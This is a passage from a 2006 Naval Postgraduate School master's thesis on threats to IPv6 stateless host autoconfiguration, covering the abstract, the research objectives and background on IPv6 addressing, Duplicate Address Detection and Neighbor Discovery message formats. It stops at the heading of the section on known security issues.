NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

IMPLEMENTATION AND ANALYSIS OF A THREAT MODEL FOR IPV6 HOST AUTOCONFIGURATION

by

Savvas Chozos

September 2006

Thesis Advisor: Geoffrey Xie
Co-Advisor: John Gibson

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			Form Approved OMB No. 0704-0188

1. AGENCY USE ONLY *(Leave blank)*	2. REPORT DATE September 2006	3. REPORT TYPE AND DATES COVERED Master's Thesis

4. TITLE AND SUBTITLE: Implementation and Analysis of a Threat Model for IPv6 Host Autoconfiguration	5. FUNDING NUMBERS
6. AUTHOR Savvas Chozos	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000	8. PERFORMING ORGANIZATION REPORT NUMBER
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) Hellenic Navy General Staff Athens, Greece	10. SPONSORING/MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

12a. DISTRIBUTION / AVAILABILITY STATEMENT **Approved for public release; distribution is unlimited**	12b. DISTRIBUTION CODE A

13. ABSTRACT

IPv6, the successor of IPv4, introduces the stateless autoconfiguration feature as a convenient alternative to the Dynamic Host Configuration Protocol (DHCP). However, the security implications of this new approach have only been discussed at the conceptual level.

This thesis research develops software based on the open-source packet capture library Jpcap to capture and build appropriate ICMPv6 autoconfiguration messages. The developed Java software is used to implement two DoS threats to the IPv6 autoconfiguration procedure in a laboratory IPv6 network. The results indicate that these threats are real and further studies are required to identify suitable countermeasures. During this work compliance defects are also identified for the Linux Operating System's IPv6 implementation.

14. SUBJECT TERMS IPv6, Stateless host autoconfiguration, Duplicate Address Detection, Neighbor Discovery, Jpcap, Denial of Service	15. NUMBER OF PAGES 105
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UL

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

IMPLEMENTATION AND ANALYSIS OF A THREAT MODEL FOR IPV6 HOST AUTOCONFIGURATION

Savvas Chozos
Lieutenant, Hellenic Navy

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
September 2006

Author: Savvas Chozos

Approved by: Geoffrey Xie
Thesis Advisor

John Gibson
Co-Advisor

Peter J. Denning
Chairman, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

IPv6, the successor of IPv4, introduces the stateless autoconfiguration feature as a convenient alternative to the Dynamic Host Configuration Protocol (DHCP). However, the security implications of this new approach have only been discussed at the conceptual level.

This thesis research develops software based on the open-source packet capture library Jpcap to capture and build appropriate ICMPv6 autoconfiguration messages. The developed Java software is used to implement two DoS threats to the IPv6 autoconfiguration procedure in a laboratory IPv6 network. The results indicate that these threats are real, and further studies are required to identify suitable countermeasures. During this work compliance defects are also identified for the Linux Operating System’s IPv6 implementation.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

This thesis is dedicated to my wife, Revekka. Without her love, support and patience this work would not have been possible.

I would like to thank the Hellenic Navy for providing the opportunity to pursue my studies at the Naval Postgraduate School.

I would also like to thank my advisors, Geoffrey Xie and John Gibson for their mentoring, inspiration and support throughout this work.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

IPv6 is the network layer protocol developed to replace IPv4. It has a large address space and is expected to improve network performance and network security. The intended improvements include both enhancements of existing IPv4 functionalities and new features. Most of the former category of improvements have been tested and analyzed during the operational period of IPv4; the new features, however, are not equally tested. Some of them still have not been incorporated into popular operating systems, and some exist only as RFC specifications, with no actual implementation.

One of the new features of IPv6 is the stateless host autoconfiguration process. The Dynamic Host Configuration Protocol (DHCP) is the predominant way of host configuration in IPv4. IPv6 introduces two distinct methods of host autoconfiguration: stateless and stateful. Although stateless and stateful host autoconfiguration each receive a share in implementation and development, it’s the stateless option that is supported by most contemporary operating systems, and is significantly different than what is found in IPv4. It is a procedure designed to facilitate IPv6-enabled hosts to join a network by allowing these hosts to configure their network parameters automatically, without the intervention of the user or a network administrator. For routed environments, though, a minimal amount of manual router configuration is required so that information can flow between links.

This feature, a basic characteristic of all IPv6 implementations, is also the subject of serious discussions

concerning its security implications. Several problems have been identified and solutions proposed [Nikander04]. A systematic implementation and analysis in a laboratory environment of the potential threats to the hosts and the network, during the IPv6 autoconfiguration process, will help in the evaluation of the proposed solutions and in research for new ones. Such analysis, together with the tools to gather the data to support that analysis, is the focus of this thesis.

A. OBJECTIVE

The main objective of this research effort is to build a test bed for investigating the vulnerabilities of the IPv6 stateless autoconfiguration procedure. The test bed shall facilitate the enactment and analysis of the effects of specific threats on the hosts and the network. The threats shall be implemented in software and validated using the test bed. The software shall provide a convenient library for ICMPv6 packet crafting and capture, and is to be developed in Java for portability. While this thesis is not about discovering new vulnerabilities or evaluating countermeasures, the resulting test bed and software shall lay the necessary groundwork for future research in those directions. Thus, the following tasks will be accomplished:

1. Identify known security issues with the proposed IPv6 autoconfiguration protocol.

2. Select two candidate risks for further study.

3. Develop custom Java modules to supplement those publicly available as necessary to develop low-level packet manipulation and crafting.

4. Configure a suite of hardware components to investigate the susceptibility of the autoconfiguration protocol to the selected risks.

5. Implement attacks against the test bed and assess the performance of the protocol in the presence of malicious activity.

B. RESEARCH QUESTIONS

This thesis investigates the following specific issues:

1. What are the security considerations (vulnerabilities) of stateless autoconfiguration from the perspective of the host?

2. What are the real and potential threats to the network? Are there any known current exploits of the vulnerabilities?

3. What tools are necessary to study the potential for attacks on IPv6 autoconfiguration? Is it possible to build portable toolkits for packet capture and crafting that can be used to attack the IPv6 autoconfiguration process?

4. What methods are proposed for the threat mitigation?

C. ORGANIZATION

This thesis is organized as follows:

Chapter II provides an overview of the IPv6 autoconfiguration process, and a discussion of known security issues. Chapter III presents the software that was developed for the implementation of threats. In Chapter IV, the implementation of specific attacks to the stateless autoconfiguration is presented, and results of their

application in a laboratory IPv6-based network are demonstrated. Since the stateless autoconfiguration relies on other protocols, processes, and algorithms (e.g., Neighbor Discovery Protocol, ICMP, Duplicate Address Detection, etc.), consideration of the inherited threats from the base protocols or algorithms on the autoconfiguration itself is discussed. An evaluation of the autoconfiguration procedure is provided in Chapter V, based on the experimental results from Chapter IV. Conclusions and recommendations for threat mitigation are presented in the final chapter, along with suggestions for future work on the analysis and evaluation of the proposed solutions.

II. BACKGROUND

This chapter intends to shortly present the host autoconfiguration procedure and the related protocols and processes. It is intended to be a high-level description that will introduce the autoconfiguration terminology and help the reader comprehend why the attacks to be presented in subsequent chapters would succeed.

A. BASICS OF IPV6 ADDRESSING

The address space in IPv6 is 128 bits, thus allowing increased flexibility in designing networks with multiple hierarchical levels, while facilitating hierarchical routing. Ipv6 addresses identify interfaces within one out of three hierarchical regions of the network. The scope of an address could be link-local, site-local, or global. There are three types of IPv6 addresses: unicast, multicast and anycast.

1. Unicast Address

A unicast address identifies a single interface within its scope. For load-balancing purposes, a set of interfaces can share the same unicast address – as long as they all appear as the same interface to the IPv6 implementation of the host [Hinden03]. Unicast addresses are categorized into the following four categories.

a. Aggregatable Global Unicast Addresses

These are globally routable and reachable and are identified by the fixed prefix 001. The term aggregatable is derived from the format of the address that includes multiple aggregation identifiers to support multiple hierarchical levels, as shown in Figure 1.



Figure 1. Aggregatable Global Unicast Address format (From Ref. [Hagen02]).

b. Site-Local Unicast Addresses

These addresses are not reachable from outside the local network (roughly equivalent to the private address space of IPv4), and are identified by the fixed prefix 1111111011, as indicated in Figure 2.



Figure 2. Site-Local Unicast Address format (From Ref. [Davies02]).

c. Link-Local Unicast Addresses

Link-local unicast addresses are used for communication between nodes on the same link. The fixed prefix of a link-local address is 1111111010, and the structure can be seen in the Figure 3.



Figure 3. Link-Local Unicast Address format (From Ref. [Davies02]).

d. Special Unicast Addresses

Those include the unspecified address 0:0:0:0:0:0:0:0 (equivalent to the 0.0.0.0 IPv4 address), the loopback address 0::1, and various IPv4-compatibility addresses with the purpose of facilitating dual stack implementations during the transition period.

2. Multicast Address

A multicast address is assigned to a set of interfaces, so that packets are delivered to all those interfaces. The fixed prefix for multicast addresses is 11111111 (FF). The structure of the address, the possible values of the fields, and some well known multicast addresses are displayed in Figure 4, Tables 1 and Table 2.



Figure 4. Multicast Address format (From Ref. [Hagen02]).

FF02:0:0:0:0:0:0:1	All-nodes on link
FF02:0:0:0:0:0:0:2	All-routers on link
FF02:0:0:0:0:0:0:3	Unassigned
FF02:0:0:0:0:0:0:4	DVMRP routers
FF02:0:0:0:0:0:0:5	OSPFIGP
FF02:0:0:0:0:0:0:6	OSPFIGP designated routers
FF02:0:0:0:0:0:0:7	ST routers
FF02:0:0:0:0:0:0:8	ST hosts
FF02:0:0:0:0:0:0:9	RIP routers
FF02:0:0:0:0:0:0:A	EIGRP routers
FF02:0:0:0:0:0:0:B	Mobile agents
FF02:0:0:0:0:0:0:D	All PIM routers
FF02:0:0:0:0:0:0:E	RSVP encapsulation
FF02:0:0:0:0:0:1:1	Link name
FF02:0:0:0:0:0:1:2	All DHCP agents
FF02:0:0:0:0:1:FFXX:XXXX	Solicited-node address
FF05:0:0:0:0:0:0:2	All-routers on site
FF05:0:0:0:0:0:1:3	All DHCP servers on site
FF05:0:0:0:0:0:1:4	All DHCP relays on site

Table 1. Well known Multicast Addresses

Value	Description
0	Reserved
1	Node-local scope (name changed to interface-local in new draft)
2	Link-local scope
3, 4	Unassigned
5	Site-local scope
6, 7	Unassigned
8	Organization-local scope
9, A, B, C, D	Unassigned
E	Global scope
F	Reserved

Table 2. Multicast Address Scope field values

3. Anycast Address

An anycast address is also assigned to a set of interfaces, but packets are delivered only to a single interface (in that set) that is the closest to the source. Anycast addresses are used only as destination addresses and are assigned only to routers. There is no fixed identifier for anycast addresses; routers retain routes to the nodes of anycast groups, and are aware of the anycast groups in which they participate. Common use of anycast addresses is for communication with the nearest router connected to a specified subnet.

B. HOST AUTOCONFIGURATION

An IPv6 host usually has multiple unicast addresses for each of its interfaces; a link-local address is the first address assigned to the interface, while global

and/or site-local address configuration follows. Configuration of interfaces in IPv6 is controlled by the protocol itself. The host autoconfiguration feature allows hosts joining a link to configure link-local addresses for their interfaces and checks the uniqueness and validity of all addresses a user attempts to assign. A minimal configuration of local routers is only needed for global and/or site-local address autoconfiguration by the hosts, while stateful configuration options (such as DHCP for IPv6) are supported.

Stateless autoconfiguration refers to the procedure during which the host is assigned addresses based on the local router advertisements. Stateless DHCP is the procedure during which addresses are configured according to the router advertisements, and a host receives additional information (such as DNS servers) via a DHCP server.

1. IPv6 Address States

An IPv6 address can be tentative, valid or invalid. A tentative address is an address that is in the process of being verified for uniqueness. It can not be used for normal IPv6 traffic; it is only used for receiving duplicate address detection related messages.

A valid address is one that is verified for uniqueness, and therefore can be used for all traffic. It can be either preferred (use of this address is unlimited), or deprecated (use is discouraged for new communication since a new preferred address exists, but can be used for existing sessions). The period that an address is valid is advertised by the routers in a corresponding router advertisement field.

An invalid address is the address after its valid lifetime expires, and it can no longer be used for sending or receiving IPv6 traffic.

2. Link-local Address Autoconfiguration

The procedure starts with the generation of a tentative link-local address by the host. The prefix of a link-local address is 1111 1110 10. The rest of the address is an interface identifier, which is most likely unique. Typically on an Ethernet network the prefix is FE80::/64 and it is followed by the EUI-64 interface identifier. The EUI-64 identifier is based on the physical address of the interface (48-bit MAC address), with the injection of the two bytes 0xFFFE between the third and fourth byte as shown in Figure 5.



Figure 5. EUI-64 Interface Identifier (from Ref. [Microsoft06]).

In the IPv6 address that is generated, the seventh bit of the interface identifier (the U/L bit of the EUI-64) is complemented.

The generated address is then checked for uniqueness in the local network by the use of the Duplicate Address Detection mechanism (DAD). A neighbor solicitation message

is sent, stating the tentative link-local address; if another node is assigned this address, it sends a corresponding neighbor advertisement. At this point another address must be generated or the autoconfiguration fails. If the address is unique, then the tentative address becomes valid, and the node can communicate with other nodes in the link.

3. Global Address Autoconfiguration

a. Router Configuration

A router, in order to support the host autoconfiguration procedure, must send router advertisements. A router advertisement includes two flags (one bit each) which indicate the autoconfiguration method. The “M” flag, when set, tells hosts to use DHCPv6 for address configuration (Managed Address Configuration Flag). The “O” flag, when set, tells hosts to use an administered configuration method (such as DHCPv6) for information other than addresses. For the stateless autoconfiguration method, router advertisements must at least contain the subnet prefix that the hosts must use to formulate their site-local or global address, and the corresponding lifetimes (valid and preferred). Option headers of router advertisements include the advertised MTU and the source link-layer address of the message. Router advertisements are sent periodically or when solicited by a host.

b. Stateless Address Autoconfiguration

The host sends a router solicitation message to request an immediate router advertisement. If no router advertisement or a router advertisement with the “M” flag (bit) set is received, the host proceeds to stateful autoconfiguration. If a router advertisement is received with the “M” flag set to zero, the host uses the advertised

prefix to derive a tentative address. After a duplicate address detection procedure, the address is either assigned to the interface, or it is rejected if another node responds with a corresponding neighbor advertisement, stating that this address is already in use.

If the received router advertisements have the “O” flag set, the host uses stateful configuration to obtain additional network information.

4. IPv6 Renumbering

IPv6 renumbering is the procedure during which all hosts of an IPv6 subnet change their subnet prefix. Renumbering is required when an isolated network (which makes use of site-local addresses) joins the public IPv6 internet, when a network leaves the internet, when it becomes multi-homed (connected to the public internet through multiple gateways), or for whatever reasons a change of the prefix is needed. The procedure starts with a special “router renumbering command” [Crawford00] issued by the network administrator via a control device. This command includes the routers that need to be reconfigured along with their new prefixes. After the routers process the renumbering command, they advertise the new prefix to their hosts and, if required by the renumbering command, respond to the originator of the command with a “router renumbering result” message. Renumbering commands and results are ICMPv6 messages. An alternative method of renumbering makes use of the DHCPv6 through the address “leases” that expire when required.

C. NEIGHBOR DISCOVERY PROTOCOL

The Neighbor Discovery Protocol is used to provide the functionality of Address Resolution Protocol (ARP), ICMPv4

Router Discovery, and the ICMPv4 Redirect message [Narten98]. For this reason, it formalizes five ICMPv6 informational messages. The router and neighbor solicitations and advertisements are four neighbor discovery messages used mostly in address autoconfiguration and address resolution; the fifth message of this protocol is the redirect, which in IPv4 is considered an ICMP error message.

1. ICMPv6

ICMPv6, like ICMP for IPv4, is used either for error messages (by the destination or an intermediate node), or for informational messages to test, diagnose and enhance connectivity. The format of the ICMPv6 is displayed in Figure 6.



Figure 6. ICMPv6 format (from Ref. [Conta06]).

The type field indicates the type of message. Its value determines the format of the remaining data. The code field depends on the message type and is used to create an additional level of message granularity. The checksum field is used to detect data corruption in the ICMPv6 message and parts of the IPv6 header. The calculation of the checksum involves a “pseudo-header” consisting of the source and destination addresses, the payload length, a sequence of 24 zeroes and the number 58.

2. Neighbor Discovery Messages

a. Router Solicitation

The purpose of router solicitation is to force routers to generate router advertisements immediately rather than at their next scheduled time. It is used when a node joins the network, and needs to be configured. Typically, the source address is the unspecified address, and the destination address is the all-routers multicast address. The hop limit must be 255. The router solicitation format is shown in Figure 7.



Figure 7. Router Solicitation format (from Ref. [Narten98]).

The type of a router solicitation is 133, and the code 0. The reserved field must be initialized to zeros, and is not used. Options include the link-layer address of the sender if the source address is not the unspecified address.

b. Router Advertisement

The router advertisement is a response to the router solicitation. Routers also send advertisements periodically.

The source address is the link-local address of the corresponding router interface. The destination address is either the address of an invoking router solicitation or

the all-nodes multicast address. The hop limit is 255. The router advertisement format is shown in Figure 8.



Figure 8. Router Advertisement format (from Ref. [Narten98]).

The type of this ICMPv6 message is 134 and the code is 0. The “M” and “O” bits are the “managed address configuration” and the “other stateful configuration” flags. The router lifetime is in seconds, and a value of zero means the router is not a default router. The reachable time field indicates the time - in milliseconds - that a node assumes a neighbor is reachable after having received a reachability confirmation. Retransmission time is also in milliseconds. Possible options include the sender’s link-layer address, the MTU and the prefix information.

c. Neighbor Solicitation

Neighbor solicitation is the equivalent of ARP in IPv4. It is used by nodes to request the link-layer address of a target node while also providing their own link-layer address to the target. Neighbor solicitations are multicast when the node needs to resolve an address and

unicast when the node seeks to verify the reachability of a neighbor. The neighbor solicitation format is shown in Figure 9.



Figure 9. Neighbor Solicitation format (from Ref. [Narten98]).

In the case of Duplicate Address Detection, the source address is the unspecified address and the destination address is the solicited-node multicast address corresponding to the target address. The hop limit is 255. The target address is the unicast IPv6 address of the target of the solicitation.

The type of a neighbor solicitation is 135, and the code 0. Possible options include the link-layer address of the sender if the source address is not the unspecified address.

d. Neighbor Advertisement

The neighbor advertisement is a response to the neighbor solicitation. Nodes may also send advertisements periodically, in order to propagate new information quickly.

If the solicitation’s source address is the unspecified address, the advertisement’s destination address is the all-nodes multicast address. The hop limit is 255. The neighbor advertisement format is depicted in Figure 10.



Figure 10. Neighbor Advertisement format (from Ref. [Narten98]).

The type of a neighbor advertisement is 136, and the code 0. The “R” bit indicates that the node is a router. The “S” bit indicates that the advertisement is sent as a response to a neighbor solicitation. The “O” bit is the override flag. When set, it indicates that the advertisement should override an existing cache entry and update the cached link-layer address. An existing Neighbor Cache entry for which no link-layer address is known will always be updated.

e. Redirect Function

The redirect function is used to enhance the performance of a network by allowing routers to inform hosts of a better route to use for datagrams sent to a particular destination. When a router receives a message from a host, while there is a more efficient route for the

specific destination, it responds to the host with the first-hop to use when sending messages to this destination. Redirect messages may also include the link-layer address of the first-hop, attempting to update the sender's address resolution cache and save an address resolution cycle.

The source address is the link-local address of the originator router's interface. The hop limit is 255. The redirect message format is shown in Figure 11.



Figure 11. Redirect Message format (from Ref. [Narten98]).

The type of the redirect message is 137 and the code is 0. The target address is the link-local address of the better first-hop router that the host should use. If the communicating hosts are on the same link (neighbors), the target address field contains the same value as the ICMP destination. Possible options include the target link-layer address and a redirected header – a part of the IP packet that triggered the "redirect" response.

D. KNOWN SECURITY ISSUES RELATED TO IPV6 HOST AUTOCONFIGURATION

